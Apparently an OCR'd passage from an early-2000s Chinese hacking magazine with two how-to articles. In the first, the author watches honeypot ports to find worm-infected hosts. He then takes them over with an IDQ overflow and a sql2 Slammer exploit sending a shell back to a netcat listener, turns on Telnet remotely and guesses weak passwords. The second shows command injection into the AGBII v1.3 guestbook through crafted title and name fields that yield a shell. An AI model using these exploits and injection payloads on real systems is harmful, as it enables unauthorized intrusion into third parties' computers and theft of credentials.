
```
(C) 版权所有 1985-2000 Microsoft Corp.

D:\WINNT\system32>
```

利用IDQ溢出工具，几分钟后就取得了这台机器的最高权限。最后清理80端口监听的数据时，发现了这样一组数据（图4）。


我多方面查找和实验，发现这组数据是一组Webdav的溢出数据。幸好我没有开IIS服务，不然我自己就成为别人的肉鸡了，呵呵！

80端口侦听的同时，我还侦听了udp的1434端口（这个端口打开跟上面的端口一样，只不过要把tcp模式改为udp模式）。呵呵！前段时间的sql蠕虫王可不能放过。不过，目前这样的机器好像特别少，但皇天不负有心人，还是被我等到了一台（图5）！可惜接收的代码看不了。



针对这个漏洞，只有用sql2来进行溢出了！先用nc打开一个监听端口，再用sql2溢出。

```
D:\iis5hack>nc -l -p 99
开启一个新的cmd窗口
D:\iis5hack>sql2 xxx.xxx.80.19 xxx.xxx.23.68 99 1  (xxx.xxx.23.68是我的公网出口99端口做了映射)
MSSQL SP 0. GetProcAddress @0x42ae1010
Packet sent!
If you don't have a shell it didn't work.
```



再看nc监听的端口，又成功了（不过这样的机器速度巨慢，因为资源都被蠕虫占用了，有耐心的朋友可给他补补漏洞、杀杀病毒）！

最后剩下的就是猜测弱口令的蠕虫了。

他们一般都使用139端口来连接，要检测这个端口比较麻烦。先要关掉自己的139端口才可以，这里我们用Active ports这个工具（光盘中收录有该软件）来关闭（图6）。


选中445端口，点左下角的关闭端口。关闭后运行蜜罐的445端口，不久之后回来察看结果（图7），5台机器连接过。


现在有个问题，这个蠕虫再感染机器后，会把默认的共享都删掉，以避免其他人连接。

不急，一般的机器都开着135端口，用个打开Telnet的脚本来给他开Telnet服务吧！推荐用RTCS.vbs（光盘中可以找到）！

现在，你要做的就是猜他的弱口令，猜中了Telnet连接上去，你就是管理员了！

文章到这里就结束了！在以后的时间里，你同样可用这个办法来监测新的蠕虫病毒感染的机器，用不同的方法进入。真正做到守罐待鸡！





入侵AGBII v1.3留言本图文详解

lcx

先说一下写这篇文章的原因。前几天，xhacker（大家可能都知道他是谁了）的站点让人黑掉，真大快人心呀！在自己站点被黑的页面上，xhacker还给入侵者留一句话：有能耐黑了我的留言板呀。我当时在看热闹，一时兴起，就在xhacker的留言板上冒他的名发了几个贴子。可没想到这家伙报复心太强，几天后就把我放在51.net的论坛黑掉了。

我仔细分析了一下，知其是先入侵了我的留言板，得知我的留言板密码，而我的留言板密码恰和论坛的管理密码又一样。我的留言板是AGBII v1.3美化而来，此留言本在网上也极为流行，目前版本为1.5。我在QQ上问xhacker入侵这个留言本的方法，他怎么也不肯说，没事，我自己来。

通过两天的分析，我终于找到了这个留言板的漏洞，现总结一下在Win2k和51的freebsd系统下不同的入侵方法。

一、"W2k+IIS5.0+perl.exe映射"环境下入侵的方法

我在本机上装了一个AGBII v1.3留言本。我们先留一个言，标题为"@ARGV;#"，名字为";system"（注意没引号），其它的你就随便写了（图1）。留完言后内容如图2所示。




图 1

注意看第3条留言。AGBII v1.3留言本所有的留言都是以$number.pl放在"/留言本目录/data/留言本用户名/"这个目录下的。看图1、图2可得知，留言本目录为/book/，留言本用户名是lcx，所以我们第3条留言的url就是http://127.0.0.1/book/data/lcx/3.pl。那执行一下看看效果吧（图3）！哈哈，得到了一个shell。而留言本管理的名码就放在/留言本目录/user/用户名.cgi目录里。




图 2

